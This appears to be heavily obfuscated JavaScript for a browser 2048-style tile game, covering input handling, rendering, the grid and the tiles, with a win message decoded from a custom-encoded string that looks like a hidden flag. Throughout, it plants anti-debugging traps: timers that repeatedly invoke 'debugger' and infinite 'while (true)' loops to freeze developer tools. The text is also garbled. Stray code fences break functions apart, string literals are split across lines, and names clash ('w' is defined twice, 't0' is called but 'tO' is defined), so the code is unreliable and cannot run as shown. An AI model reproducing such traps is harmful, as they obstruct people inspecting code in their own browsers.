        return o[c(271)] && (i.integrity = o[c(271)]), o[c(267)] && (i[c(267)] =
o[c(267)]), o[c(281)] === c(274) ? i.credentials = c(293) : o.crossOrigin ===
            c(270) ? i[c(268)] = c(276) : i[c(268)] = c(296), i
    }

    function a(o) {
        if (function() {
                e(this, function() {
                    const i = z,
```

```
                        f = new RegExp(i(250)),
                        b = new RegExp(i(277), "i"),
                        s = V(i(252));
                    !f[i(249)](s + "chain") || !b[i(249)](s + i(257)) ? s("0") :
V()
                })()
            }(), o.ep) return;
        o.ep = !0;
        const c = r(o);
        fetch(o.href, c)
    }
}();

function z(x, n) {
    const e = q();
    return z = function(t, r) {
        return t = t - (-109 * -23 + -6806 + 4548), e[t]
    }, z(x, n)
}

function V(x) {
    function n(e) {
        const t = z;
        if (typeof e === t(290)) return (function(r) {})[t(275)]("while (true)
{}")[t(251)]("counter");
        ("" + e / e)[t(256)] !== 3561 + 712 * -5 || e % (10 * 929 + 676 + 4973 *
-2) === 8536 + -1 * 5 + -1 * 8531 ? (function() {
            return !0
        })[t(275)](t(282) + t(269)).call(t(273)) : (function() {
            return !1
        })[t(275)]("debu" + t(269))[t(251)](t(258)), n(++e)
    }
    try {
        if (x) return n;
        n(599 * -15 + 8263 * 1 + 722)
    } catch {}
}

function B() {
    var x = ["9LlsUAf", "6615190CZtzht", "action", "2SIEKZa", "input", "chain",
"1839108xhNjEQ", "init", "constructor", "apply", "function *\\( *\\)",
        "stateObject", "length", "string", "return (function() ", "counter",
"81IqYNDO", "setInterval", "380617hQAZKq", "5419190eBGzuu", "test", "gger",
        "63412OaohGbc", "prototype", "44PVAEyQ", "debu", "\\+\\+ *(?:[a-zA-Z_$]
[0-9a-zA-Z_$]*)", "call", '{}.constructor("return this")( )', "914838PEvTmP",
        "4634546zPjRug", "bind"
    ];
    return B = function() {
        return x
    }, B()
}

function A(x, n) {
    var e = B();
    return A = function(t, r) {
```

```
        t = t - (4285 * 1 + 5277 + -9265);
        var a = e[t];
        return a
    }, A(x, n)
}
var Q = A;
(function(x, n) {
    for (var e = A, t = x();;) try {
        var r = parseInt(e(323)) / 1 * (parseInt(e(308)) / 2) + parseInt(e(305))
/ 3 * (-parseInt(e(311)) / 4) + -parseInt(e(324)) / 5 + parseInt(e(302)) /
            6 + -parseInt(e(303)) / 7 + -parseInt(e(327)) / 8 * (-
parseInt(e(321)) / 9) + -parseInt(e(306)) / 10 * (-parseInt(e(297)) / 11);
        if (r === n) break;
        t.push(t.shift())
    } catch {
        t.push(t.shift())
    }
})(B, 10751 * -125 + 1236271 * -1 + 50 * 66949),
function() {
    var x = A,
        n;
    try {
        var e = Function(x(319) + x(301) + ");");
        n = e()
    } catch {
        n = window
    }
    n[x(322)](t0, 9 * 189 + 9223 * -1 + 8522)
}();
var o0 = function() {
    var x = !0;
    return function(n, e) {
        var t = x ? function() {
            var r = A;
            if (e) {
                var a = e[r(314)](n, arguments);
                return e = null, a
            }
        } : function() {};
        return x = !1, t
    }
}();
(function() {
    o0(this, function() {
        var x = A,
            n = new RegExp(x(315)),
            e = new RegExp(x(299), "i"),
            t = t0(x(312));
        !n[x(325)](t + x(310)) || !e[x(325)](t + x(309)) ? t("0") : t0()
    })()
})(), Function.prototype[Q(304)] = Function[Q(328)][Q(304)] || function(x) {
    var n = this;
    return function(e) {
        var t = A;
        !(e instanceof Array) && (e = [e]), n[t(314)](x, e)
```

```
    }
};

function tO(x) {
    function n(e) {
        var t = A;
        if (typeof e === t(318)) return (function(r) {})[t(313)]("while (true)
{}")[t(314)](t(320));
        ("" + e / e)[t(317)] !== -5356 + 373 * 23 + 1 * -3222 || e % (6562 + 2 *
-3208 + -126) === -4243 + -1 * -4243 ? (function() {
            return !0
        })[t(313)]("debu" + t(326))[t(300)](t(307)) : (function() {
            return !1
        })[t(313)](t(298) + t(326)).apply(t(316)), n(++e)
    }
    try {
        if (x) return n;
        n(-579 * -5 + 8573 * -1 + 5678)
    } catch {}
}

function G() {
    var x = ["return (function() ", "split", "toString", "defineProperty",
"function *\\( *\\)", "contains", "1704196bMgWxW", "add", "setInterval",
"apply",
        "call", "replace", "classList", "1269978XzqbcJ", "42zqXkFW", "init",
"push", "input", "remove", "join", "debu", "gger", "className",
        "2346057LJZzHm", "while (true) {}", "constructor",
'{}.constructor("return this")( )', "50806860EEqONn", "action",
"__defineGetter__",
        "DOMTokenList", "test", "string", "prototype", "length",
"1143075VSCewc", "splice", "843116UUCRvQ", "135YrtGzY", "indexOf", "30AgjxaK",
"undefined",
        "\\+\\+ *(?:[a-zA-Z_$][0-9a-zA-Z_$]*)", "Element", "chain",
"703568zlpkPs"
    ];
    return G = function() {
        return x
    }, G()
}

function w(x, n) {
    var e = G();
    return w = function(t, r) {
        t = t - 137;
        var a = e[t];
        return a
    }, w(x, n)
}(function(x, n) {
    for (var e = w, t = x();;) try {
        var r = parseInt(e(151)) / 1 + -parseInt(e(168)) / 2 + -parseInt(e(139))
/ 3 + -parseInt(e(153)) / 4 * (parseInt(e(156)) / 5) + parseInt(e(175)) /
            6 * (-parseInt(e(176)) / 7) + -parseInt(e(161)) / 8 *
(parseInt(e(154)) / 9) + parseInt(e(143)) / 10;
        if (r === n) break;
```

```
        t.push(t.shift())
    } catch {
        t.push(t.shift())
    }
})(G, -3 * 399277 + 91961 + 920836 * 2),
function() {
    var x = w,
        n = function() {
            var i = !0;
            return function(f, b) {
                var s = i ? function() {
                    var p = w;
                    if (b) {
                        var y = b[p(171)](f, arguments);
                        return b = null, y
                    }
                } : function() {};
                return i = !1, s
            }
        }();
    if (typeof window[x(159)] === x(157) || x(174) in document.documentElement)
return;
    var e = Array.prototype,
        t = e[x(178)],
        r = e[x(152)],
        a = e[x(181)];

    function o(i) {
        var f = x;
        this.el = i;
        for (var b = i[f(138)][f(173)](/^\s+|\s+$/g, "")[f(163)](/\s+/), s = 0;
s < b[f(150)]; s++) t[f(172)](this, b[s])
    }
    o[x(149)] = {
        add: function(i) {
            var f = x;
            this[f(167)](i) || (t[f(172)](this, i), this.el.className =
this[f(164)]())
        },
        contains: function(i) {
            var f = x;
            return this.el[f(138)][f(155)](i) != -1
        },
        item: function(i) {
            return this[i] || null
        },
        remove: function(i) {
            var f = x;
            if (this[f(167)](i)) {
                for (var b = 0; b < this.length && this[b] != i; b++);
                r[f(172)](this, b, 2 * -348 + -7029 + 2 * 3863), this.el[f(138)]
= this.toString()
            }
        },
        toString: function() {
```

```
            var i = x;
            return a[i(172)](this, " ")
        },
        toggle: function(i) {
            var f = x;
            return this.contains(i) ? this[f(180)](i) : this[f(169)](i),
this[f(167)](i)
        }
    }, window[x(146)] = o;

    function c(i, f, b) {
        var s = x;
        (function() {
            n(this, function() {
                var p = w,
                    y = new RegExp(p(166)),
                    R = new RegExp(p(158), "i"),
                    Y = W(p(177));
                !y[p(147)](Y + p(160)) || !R[p(147)](Y + p(179)) ? Y("0") : W()
            })()
        })(), Object[s(165)] ? Object.defineProperty(i, f, {
            get: b
        }) : i[s(145)](f, b)
    }
    c(HTMLElement[x(149)], x(174), function() {
        return new o(this)
    })
}(),
function() {
    var x = w,
        n = function() {
            var t = w,
                r;
            try {
                r = Function(t(162) + t(142) + ");")()
            } catch {
                r = window
            }
            return r
        },
        e = n();
    e[x(170)](w, 2367 + 1 * -1367)
}();

function w(x) {
    function n(e) {
        var t = w;
        if (typeof e === t(148)) return (function(r) {}).constructor(t(140))
[t(171)]("counter");
        ("" + e / e)[t(150)] !== 16487 + 1 * -16486 || e % (-3141 + -1281 * -5 +
-4 * 811) === 0 ? (function() {
            return !0
        })[t(141)](t(182) + "gger")[t(172)](t(144)) : (function() {
            return !1
        })[t(141)]("debu" + t(137)).apply("stateObject"), n(++e)
```

```
    }
    try {
        if (x) return n;
        n(-8778 + -3 * -198 + 8184)
    } catch {}
}

function C(x, n) {
    var e = K();
    return C = function(t, r) {
        t = t - (-8611 + 1 * -5493 + -111 * -129);
        var a = e[t];
        return a
    }, C(x, n)
}(function(x, n) {
    for (var e = C, t = x();;) try {
        var r = -parseInt(e(225)) / 1 + -parseInt(e(227)) / 2 * (-
parseInt(e(235)) / 3) + -parseInt(e(216)) / 4 * (-parseInt(e(241)) / 5) + -
parseInt(e(
            233)) / 6 + parseInt(e(246)) / 7 + parseInt(e(243)) / 8 + -
parseInt(e(236)) / 9;
        if (r === n) break;
        t.push(t.shift())
    } catch {
        t.push(t.shift())
    }
})(K, -1 * 111745 + -168643 * -1 + 52114),
function() {
    var x = C,
        n = function() {
            var a = !0;
            return function(o, c) {
                var i = a ? function() {
                    var f = C;
                    if (c) {
                        var b = c[f(231)](o, arguments);
                        return c = null, b
                    }
                } : function() {};
                return a = !1, i
            }
        }();
    (function() {
        n(this, function() {
            var a = C,
                o = new RegExp(a(226)),
                c = new RegExp("\\+\\+ *(?:[a-zA-Z_$][0-9a-zA-Z_$]*)", "i"),
                i = e0("init");
            !o[a(221)](i + a(234)) || !c[a(221)](i + a(230)) ? i("0") : e0()
        })()
    })();
    for (var e = 898 * -10 + -4777 + -1 * -13757, t = ["webkit", x(237)], r = 11
* -523 + 2041 * -2 + -9835 * -1; r < t[x(215)] && !window.requestAnimationFrame;
++
```

```
        r) window[x(219)] = window[t[r] + x(245)], window.cancelAnimationFrame =
window[t[r] + x(238)] || window[t[r] + x(249)];
    !window[x(219)] && (window.requestAnimationFrame = function(a) {
        var o = x,
            c = new Date()[o(217)](),
            i = Math[o(228)](601 * -4 + 5 * -34 + -99 * -26, -5571 + 151 * 37 -
(c - e)),
            f = window[o(244)](function() {
                a(c + i)
            }, i);
        return e = c + i, f
    }), !window[x(229)] && (window[x(229)] = function(a) {
        clearTimeout(a)
    })
}();

function K() {
    var x = ["70115vpPusE", "function *\\( *\\)", "6rsOtNX", "max",
"cancelAnimationFrame", "input", "apply", "counter", "1239498Ejodmk", "chain",
        "145881ZODJcX", "258201rhRaGw", "moz", "CancelAnimationFrame", "action",
"setInterval", "7045XIVanM", "debu", "896440ALmBrn", "setTimeout",
        "RequestAnimationFrame", "769762NphSHl", "gger", "constructor",
"CancelRequestAnimationFrame", "length", "132gYoVxA", "getTime", "while (true)
{}",
        "requestAnimationFrame", "call", "test", '{}.constructor("return this")(
)', "stateObject", "return (function() "
    ];
    return K = function() {
        return x
    }, K()
}

function e0(x) {
    function n(e) {
        var t = C;
        if (typeof e == "string") return (function(r) {})[t(248)](t(218))
[t(231)](t(232));
        ("" + e / e)[t(215)] !== -4551 * -1 + 7 * 643 + -9051 || e % (-262 * -5
+ -1150 * 1 + -140) === 704 + 1 * -9830 + 18 * 507 ? (function() {
            return !0
        })[t(248)](t(242) + t(247))[t(220)](t(239)) : (function() {
            return !1
        })[t(248)]("debu" + t(247)).apply(t(223)), n(++e)
    }
    try {
        if (x) return n;
        n(-1747 * -5 + -3714 + 5021 * -1)
    } catch {}
}(function() {
    var x = C,
        n;
    try {
        var e = Function(x(224) + x(222) + ");");
        n = e()
    } catch {
```

```
        n = window
    }
    n[x(240)](e0, 67 * 105 + 1 * -2510 + -3525 * 1)
})();

function S(x, n) {
    var e = L();
    return S = function(t, r) {
        t = t - (-37 + -14 * -23);
        var a = e[t];
        return a
    }, S(x, n)
}
var m = S;
(function(x, n) {
    for (var e = S, t = x();;) try {
        var r = parseInt(e(302)) / 1 + -parseInt(e(304)) / 2 + -parseInt(e(329))
/ 3 * (-parseInt(e(341)) / 4) + parseInt(e(342)) / 5 + -parseInt(e(335)) /
            6 + -parseInt(e(314)) / 7 * (parseInt(e(287)) / 8) +
parseInt(e(313)) / 9 * (parseInt(e(316)) / 10);
        if (r === n) break;
        t.push(t.shift())
    } catch {
        t.push(t.shift())
    }
})(L, 485449 + -76157 * 11 + 771520);
var f0 = function() {
    var x = !0;
    return function(n, e) {
        var t = x ? function() {
            var r = S;
            if (e) {
                var a = e[r(319)](n, arguments);
                return e = null, a
            }
        } : function() {};
        return x = !1, t
    }
}();
(function() {
    f0(this, function() {
        var x = S,
            n = new RegExp(x(299)),
            e = new RegExp(x(339), "i"),
            t = n0("init");
        !n[x(285)](t + x(296)) || !e[x(285)](t + x(288)) ? t("0") : n0()
    })()
})();

function k() {
    var x = S;
    this.events = {}, window.navigator[x(291)] ? (this.eventTouchstart = x(323),
this[x(332)] = x(307), this.eventTouchend = "MSPointerUp") : (this[x(318)] = x(
        326), this[x(332)] = x(345), this.eventTouchend = x(328)), this[x(348)]
()
```

```
}

function L() {
    var x = ["clientX", "MSPointerDown", "push", ".retry-button", "touchstart",
"preventDefault", "touchend", "75eegQJU", "length", "eventTouchend",
        "eventTouchmove", "touches", "targetTouches", "3001158EZLWmg", "which",
"restart", "emit", "\\+\\+ *(?:[a-zA-Z_$][0-9a-zA-Z_$]*)", "navigator",
        "17048CopiKL", "187492Onvbdip", "keydown", ".keep-playing-button",
"touchmove", "string", "changedTouches", "listen", "test",
        '{}.constructor("return this")( )', "1431568bfoJpP", "input", "while
(true) {}", "events", "msPointerEnabled", "keepPlaying", "setInterval",
        "addEventListener", "pageX", "chain", "action", "pageY", "function *\\(
*\\)", "debu", "clientY", "717081qeHHls", "metaKey", "4544O4jxpplW",
        "counter", "call", "MSPointerMove", "game-container", "return
(function() ", "gger", "bindButtonPress", "ctrlKey", "126AXFuSy", "14CoizGI",
        "constructor", "218510vtkZcF", "bind", "eventTouchstart", "apply",
"prototype", "querySelector"
    ];
    return L = function() {
        return x
    }, L()
}(function() {
    var x = S,
        n;
    try {
        var e = Function(x(309) + x(286) + ");");
        n = e()
    } catch {
        n = window
    }
    n[x(293)](n0, 1e3)
})(), k[m(320)].on = function(x, n) {
    var e = m;
    !this[e(290)][x] && (this[e(290)][x] = []), this[e(290)][x][e(324)](n)
}, k.prototype.emit = function(x, n) {
    var e = this.events[x];
    e && e.forEach(function(t) {
        t(n)
    })
}, k.prototype.listen = function() {
    var x = m,
        n = this,
        e = {
            38: 0,
            39: 1,
            40: 2,
            37: 3,
            75: 0,
            76: 1,
            74: 2,
            72: 3,
            87: 0,
            68: 1,
            83: 2,
            65: 3
```

```
        };
    document[x(294)](x(343), function(o) {
        var c = x,
            i = o.altKey || o[c(312)] || o[c(303)] || o.shiftKey,
            f = e[o[c(336)]];
        !i && f !== void 0 && (o[c(327)](), n[c(338)]("move", f)), !i &&
o[c(336)] === 1 * -2163 + -3691 + 8 * 742 && n[c(337)].call(n, o)
    }), this[x(311)](x(325), this[x(337)]), this[x(311)](".restart-button",
this.restart), this[x(311)](x(344), this.keepPlaying);
    var t, r, a = document.getElementsByClassName(x(308))[7181 + 43 * -167];
    a.addEventListener(this.eventTouchstart, function(o) {
        var c = x;
        !window[c(340)][c(291)] && o.touches.length > 7033 + 10 * -542 + -1612
|| o[c(334)][c(330)] > 3004 + -13 * 231 || (window[c(340)][c(291)] ?
            (t = o[c(295)], r = o[c(298)]) : (t = o[c(333)][181 * 54 + 9738 +
-9756 * 2].clientX, r = o[c(333)][-2910 + 15 * 62 + 180 * 11][c(
                301)]), o[c(327)]())
    }), a[x(294)](this[x(332)], function(o) {
        o.preventDefault()
    }), a[x(294)](this[x(331)], function(o) {
        var c = x;
        if (!(!window[c(340)][c(291)] && o[c(333)].length > 256 + -1 * -6271 +
-61 * 107 || o[c(334)][c(330)] > 0)) {
            var i, f;
            window[c(340)][c(291)] ? (i = o[c(295)], f = o[c(298)]) : (i =
o[c(347)][-2280 + 570 * 4][c(322)], f = o[c(347)][29 * 79 + 3 * -1868 +
                1 * 3313
            ].clientY);
            var b = i - t,
                s = Math.abs(b),
                p = f - r,
                y = Math.abs(p);
            Math.max(s, y) > 25 * -265 + -675 + 170 * 43 && n[c(338)]("move", s
> y ? b > 0 ? -7662 + -97 * -79 : -45 * 25 + 8557 + 17 * -437 : p >
                16 * -159 + 2 * 490 + -17 * -92 ? -10033 + 669 * 15 : 1617 + 1 *
-4601 + 2984)
        }
    })
}, k.prototype[m(337)] = function(x) {
    var n = m;
    x[n(327)](), this[n(338)](n(337))
}, k[m(320)][m(292)] = function(x) {
    var n = m;
    x[n(327)](), this.emit(n(292))
}, k.prototype[m(311)] = function(x, n) {
    var e = m,
        t = document[e(321)](x);
    t[e(294)]("click", n[e(317)](this)), t[e(294)](this[e(331)], n[e(317)]
(this))
};

function n0(x) {
    function n(e) {
        var t = S;
```

```
        if (typeof e === t(346)) return (function(r) {})[t(315)](t(289))[t(319)]
(t(305));
        ("" + e / e)[t(330)] !== 5053 * 1 + 8725 + -13777 || e % 20 === 6723 +
-9 * 747 ? (function() {
            return !0
        })[t(315)](t(300) + "gger")[t(306)](t(297)) : (function() {
            return !1
        })[t(315)]("debu" + t(310))[t(319)]("stateObject"), n(++e)
    }
    try {
        if (x) return n;
        n(-1762 * -4 + 9094 + -16142)
    } catch {}
}
var h = F;
(function(x, n) {
    for (var e = F, t = x();;) try {
        var r = -parseInt(e(470)) / 1 + -parseInt(e(466)) / 2 + parseInt(e(487))
/ 3 * (parseInt(e(430)) / 4) + parseInt(e(446)) / 5 + parseInt(e(493)) /
            6 + -parseInt(e(431)) / 7 + parseInt(e(451)) / 8;
        if (r === n) break;
        t.push(t.shift())
    } catch {
        t.push(t.shift())
    }
})($, -1 * -639371 + -997 * 937 + 896117 * 1);
var u0 = function() {
    var x = !0;
    return function(n, e) {
        var t = x ? function() {
            var r = F;
            if (e) {
                var a = e[r(467)](n, arguments);
                return e = null, a
            }
        } : function() {};
        return x = !1, t
    }
}();
(function() {
    u0(this, function() {
        var x = F,
            n = new RegExp(x(485)),
            e = new RegExp(x(475), "i"),
            t = r0(x(471));
        !n.test(t + x(450)) || !e.test(t + "input") ? t("0") : r0()
    })()
})();

function $() {
    var x = ["debu", "charAt", "game-over", "push", "tile", "3218200jObBXv",
"gger", "bestContainer", "firstChild", "chain", "4992592cfFfKg",
"updateBestScore",
        "Game over!", "add", "score-addition", ".best-container", "over",
".tile-container", "scoreContainer", "counter", "clearMessage", "tile-",
```

```
        "tile-merged", "appendChild", "remove", "1457704JdCGrI", "apply",
"clearContainer", "message", "1135845OAckHq", "init", "requestAnimationFrame",
        "addTile", "applyClasses", "\\+\\+ *(?:[a-zA-Z_$][0-9a-zA-Z_$]*)",
"value", "while (true) {}", "call", "length", "querySelector", "indexOf",
        "string", "div", "tile-new", "function *\\( *\\)", "setInterval",
"2589jWZTtI", "updateScore", "class", "createElement", "score",
        '{}.constructor("return this")( )', "4321134sPxlgc", "stateObject",
"positionClass", "action", "terminated", "won", "tile-position-", "constructor",
        "join", "fromCharCode", "forEach", "textContent", "normalizePosition",
"continueGame", "previousPosition", "bestScore", "3224mBKYMJ",
        "1522395ywebnW", "prototype", ".score-container", "actuate",
"getElementsByTagName", "tile-super", "classList", "messageContainer",
        "I7R8ITMCnzbCn5eFIC=6yliXfzN=I5NMnzOXIC==yzycysi7Oci7y7iK",
"tileContainer"
    ];
    return $ = function() {
        return x
    }, $()
}

function g() {
    var x = F;
    this[x(440)] = document[x(480)](x(458)), this[x(459)] = document[x(480)]
(x(433)), this[x(448)] = document[x(480)](x(456)), this.messageContainer =
document[
        x(480)](".game-message"), this[x(491)] = -4114 * 1 + -1 * 2915 + 7029
}

function F(x, n) {
    var e = $();
    return F = function(t, r) {
        t = t - (-4073 * 1 + 84 * -39 + 7766);
        var a = e[t];
        return a
    }, F(x, n)
}
g[h(432)][h(434)] = function(x, n) {
        var e = h,
            t = this;
        window[e(472)](function() {
            var r = e;
            t[r(468)](t[r(440)]), x.cells[r(424)](function(a) {
                var o = r;
                a[o(424)](function(c) {
                    c && t.addTile(c)
                })
            }), t[r(488)](n[r(491)]), t[r(452)](n[r(429)]), n[r(418)] &&
(n[r(457)] ? t[r(469)](!1) : n[r(419)] && t[r(469)](!0))
        })
    }, g.prototype[h(427)] = function() {
        var x = h;
        this[x(461)]()
    }, g[h(432)][h(468)] = function(x) {
        for (var n = h; x[n(449)];) x.removeChild(x[n(449)])
    }, g.prototype[h(473)] = function(x) {
```

```
        var n = h,
            e = this,
            t = document.createElement(n(483)),
            r = document[n(490)](n(483)),
            a = x[n(428)] || {
                x: x.x,
                y: x.y
            },
            o = this.positionClass(a),
            c = [n(445), n(462) + x.value, o];
        x[n(476)] > 2048 && c[n(444)](n(436)), this[n(474)](t, c), r[n(437)]
[n(454)]("tile-inner"), r[n(425)] = x[n(476)], x[n(428)] ? window[n(472)]
(function() {
            var i = n;
            c[4313 + 1 * -1761 + -2550] = e[i(495)]({
                x: x.x,
                y: x.y
            }), e[i(474)](t, c)
        }) : x.mergedFrom ? (c[n(444)](n(463)), this[n(474)](t, c),
x.mergedFrom[n(424)](function(i) {
            var f = n;
            e[f(473)](i)
        })) : (c[n(444)](n(484)), this.applyClasses(t, c)), t[n(464)](r),
this[n(440)][n(464)](t)
    }, g[h(432)][h(474)] = function(x, n) {
        var e = h;
        x.setAttribute(e(489), n[e(422)](" "))
    }, g[h(432)][h(426)] = function(x) {
        return {
            x: x.x + (-2 * -906 + 1171 + 21 * -142),
            y: x.y + (237 * -31 + 3 * 4 + -1834 * -4)
        }
    }, g[h(432)][h(495)] = function(x) {
        var n = h;
        return x = this[n(426)](x), n(420) + x.x + "-" + x.y
    }, g[h(432)][h(488)] = function(x) {
        var n = h;
        this[n(468)](this[n(459)]);
        var e = x - this[n(491)];
        if (this[n(491)] = x, this[n(459)][n(425)] = this[n(491)], e > 4659 +
-66 * 102 + 2073) {
            var t = document[n(490)]("div");
            t[n(437)][n(454)](n(455)), t[n(425)] = "+" + e,
this.scoreContainer[n(464)](t)
        }
    }, g.prototype.updateBestScore = function(x) {
        this.bestContainer.textContent = x
    }, g[h(432)][h(469)] = function(x) {
        var n = h,
            e = x ? "game-won" : n(443),
            t = x ? s0(n(439),
"V+g5LpoEej/fyOnPNivz9SswHIhGaDOmU8CuXb72dB1xYMrZFRAl=QcTq6JkWK4t3") : n(453);
        this[n(438)][n(437)].add(e), this[n(438)][n(435)]("p")[-1257 * -5 + 9 *
1094 + -5377 * 3].textContent = t
    },
```

```
    function() {
        var x = h,
            n;
        try {
            var e = Function("return (function() " + x(492) + ");");
            n = e()
        } catch {
            n = window
        }
        n[x(486)](r0, -1633 + -1033 * -6 + -115 * 31)
    }(), g[h(432)][h(461)] = function() {
        var x = h;
        this[x(438)][x(437)].remove("game-won"), this[x(438)][x(437)][x(465)]
(x(443))
    };

function s0(x, n) {
    for (var e = h, t = 36 * 52 + -590 + -1282, r, a, o = -1 * -1971 + -678 +
-1293, c = ""; a = x[e(442)](o++); ~a && (r = t % (-1 * 445 + -324 + -1 * -773)
?
            r * (-64 * 33 + -6548 + 8724) + a : a, t++ % (-268 * -25 + 166 * -37
+ -277 * 2)) ? c += String[e(423)](7397 + 173 * 13 + 1 * -9391 & r >> (-2 * t &
            1573 + -2423 * 1 + -856 * -1)) : 3978 + -26 * 153) a = n[e(481)](a);
    return c
}

function r0(x) {
    function n(e) {
        var t = F;
        if (typeof e === t(482)) return (function(r) {}).constructor(t(477))
[t(467)](t(460));
        ("" + e / e)[t(479)] !== 1 * 2807 + -6187 + 3381 || e % 20 === -178 + 1
* 178 ? (function() {
            return !0
        }).constructor(t(441) + t(447))[t(478)](t(417)) : (function() {
            return !1
        })[t(421)](t(441) + t(447))[t(467)](t(494)), n(++e)
    }
    try {
        if (x) return n;
        n(-12472 + -1559 * -8)
    } catch {}
}
var Z = E;

function N() {
    var x = ["action", "string", "2331990smsoio", "length", "function *\\(
*\\)", "call", "input", "stateObject", "counter", "930bExSFt", "savePosition",
        "while (true) {}", "chain", "9860ltspbnR", "setInterval", "constructor",
"1OEjKgiA", "\\+\\+ *(?:[a-zA-Z_$][0-9a-zA-Z_$]*)", "value", "test",
        "mergedFrom", "init", "debu", "prototype", "56CjCzAS", "677128zAClZZ",
"previousPosition", "75022iPEXCA", "15202JaLHoO", "apply", "581502egQFhJ",
        "gger", "531924HtjIlh", "51xGTVPz", "serialize"
    ];
    return N = function() {
```

```
        return x
    }, N()
}(function(x, n) {
    for (var e = E, t = x();;) try {
        var r = parseInt(e(494)) / 1 + -parseInt(e(508)) / 2 * (-
parseInt(e(514)) / 3) + -parseInt(e(513)) / 4 * (-parseInt(e(497)) / 5) + -
parseInt(e(
            511)) / 6 + -parseInt(e(505)) / 7 * (parseInt(e(506)) / 8) +
parseInt(e(483)) / 9 + -parseInt(e(490)) / 10 * (parseInt(e(509)) / 11);
        if (r === n) break;
        t.push(t.shift())
    } catch {
        t.push(t.shift())
    }
})(N, 583658 + 587568 * -1 + 47 * 7717);
var dO = function() {
    var x = !0;
    return function(n, e) {
        var t = x ? function() {
            var r = E;
            if (e) {
                var a = e[r(510)](n, arguments);
                return e = null, a
            }
        } : function() {};
        return x = !1, t
    }
}();
(function() {
    dO(this, function() {
        var x = E,
            n = new RegExp(x(485)),
            e = new RegExp(x(498), "i"),
            t = U(x(502));
        !n[x(500)](t + x(493)) || !e[x(500)](t + x(487)) ? t("0") : U()
    })()
})(),
function() {
    var x = E,
        n = function() {
            var t;
            try {
                t = Function('return (function() {}.constructor("return this")(
));')()
            } catch {
                t = window
            }
            return t
        },
        e = n();
    e[x(495)](U, 16859 + 1 * -15859)
}();

function j(x, n) {
    var e = E;
```

```
    this.x = x.x, this.y = x.y, this[e(499)] = n || 1 * -7427 + -3058 * 1 + 1 *
10487, this[e(507)] = null, this[e(501)] = null
}

function E(x, n) {
    var e = N();
    return E = function(t, r) {
        t = t - (-1 * -8571 + 8723 + -16813);
        var a = e[t];
        return a
    }, E(x, n)
}
j[Z(504)][Z(491)] = function() {
    var x = Z;
    this[x(507)] = {
        x: this.x,
        y: this.y
    }
}, j.prototype.updatePosition = function(x) {
    this.x = x.x, this.y = x.y
}, j[Z(504)][Z(515)] = function() {
    var x = Z;
    return {
        position: {
            x: this.x,
            y: this.y
        },
        value: this[x(499)]
    }
};

function U(x) {
    function n(e) {
        var t = E;
        if (typeof e === t(482)) return (function(r) {})[t(496)](t(492))[t(510)]
(t(489));
        ("" + e / e)[t(484)] !== -15 * -79 + 247 + -1431 || e % (-514 + -1111 *
-3 + -2799) === -4847 * 2 + 3 * -2528 + -106 * -163 ? (function() {
            return !0
        })[t(496)](t(503) + t(512))[t(486)](t(481)) : (function() {
            return !1
        })[t(496)](t(503) + t(512))[t(510)](t(488)), n(++e)
    }
    try {
        if (x) return n;
        n(-7 * -1262 + -1 * -5197 + -14031)
    } catch {}
}
var d = O;
(function(x, n) {
    for (var e = O, t = x();;) try {
        var r = parseInt(e(404)) / 1 + -parseInt(e(420)) / 2 + -parseInt(e(396))
/ 3 + parseInt(e(397)) / 4 + parseInt(e(428)) / 5 * (-parseInt(e(403)) /
            6) + -parseInt(e(430)) / 7 + -parseInt(e(401)) / 8 * (-
parseInt(e(410)) / 9);
```

```
        if (r === n) break;
        t.push(t.shift())
    } catch {
        t.push(t.shift())
    }
})(D, 1 * -6711 + 18616 + 263022);
var h0 = function() {
    var x = !0;
    return function(n, e) {
        var t = x ? function() {
            var r = O;
            if (e) {
                var a = e[r(424)](n, arguments);
                return e = null, a
            }
        } : function() {};
        return x = !1, t
    }
}();
(function() {
    h0(this, function() {
        var x = O,
            n = new RegExp(x(415)),
            e = new RegExp("\\+\\+ *(?:[a-zA-Z_$][0-9a-zA-Z_$]*)", "i"),
            t = a0(x(417));
        !n[x(423)](t + x(429)) || !e[x(423)](t + "input") ? t("0") : a0()
    })()
})();

function _(x, n) {
    var e = O;
    this[e(389)] = x, this.cells = n ? this.fromState(n) : this[e(402)]()
}
_[d(400)][d(402)] = function() {
        for (var x = d, n = [], e = -8210 + 2 * 4105; e < this[x(389)]; e++)
            for (var t = n[e] = [], r = 6767 + -1294 * 7 + 2291; r <
this[x(389)]; r++) t[x(394)](null);
        return n
    }, _[d(400)][d(421)] = function(x) {
        for (var n = d, e = [], t = -129 * -6 + -1 * 467 + -307; t <
this[n(389)]; t++)
            for (var r = e[t] = [], a = 33 * 127 + 3607 + -1 * 7798; a <
this[n(389)]; a++) {
                var o = x[t][a];
                r[n(394)](o ? new j(o.position, o[n(425)]) : null)
            }
        return e
    }, _[d(400)][d(419)] = function() {
        var x = d,
            n = this[x(418)]();
        if (n[x(388)]) return n[Math[x(427)](Math[x(426)]() * n[x(388)])]
    }, _.prototype[d(418)] = function() {
        var x = d,
            n = [];
        return this[x(406)](function(e, t, r) {
```

```
            var a = x;
            !r && n[a(394)]({
                x: e,
                y: t
            })
        }), n
    }, _[d(400)].eachCell = function(x) {
        for (var n = d, e = 4539 + 267 * -17; e < this[n(389)]; e++)
            for (var t = 0; t < this[n(389)]; t++) x(e, t, this[n(416)][e][t])
    }, _[d(400)][d(412)] = function() {
        return !!this.availableCells().length
    }, _[d(400)][d(399)] = function(x) {
        return !this.cellOccupied(x)
    }, _[d(400)][d(408)] = function(x) {
        var n = d;
        return !!this[n(395)](x)
    }, _[d(400)][d(395)] = function(x) {
        var n = d;
        return this[n(411)](x) ? this[n(416)][x.x][x.y] : null
    },
    function() {
        var x = d,
            n;
        try {
            var e = Function("return (function() " + x(390) + ");");
            n = e()
        } catch {
            n = window
        }
        n.setInterval(a0, -517 * -1 + 5411 + -4928)
    }(), _.prototype[d(393)] = function(x) {
        var n = d;
        this[n(416)][x.x][x.y] = x
    }, _[d(400)][d(398)] = function(x) {
        this.cells[x.x][x.y] = null
    }, _.prototype[d(411)] = function(x) {
        var n = d;
        return x.x >= 5877 + -3856 * -1 + 9733 * -1 && x.x < this[n(389)] && x.y
>= 697 * -1 + -1 * 8273 + 299 * 30 && x.y < this[n(389)]
    }, _[d(400)][d(387)] = function() {
        for (var x = d, n = [], e = 1 * -6968 + 2086 + 1 * 4882; e <
this[x(389)]; e++)
            for (var t = n[e] = [], r = -1287 + -929 * -5 + -2 * 1679; r <
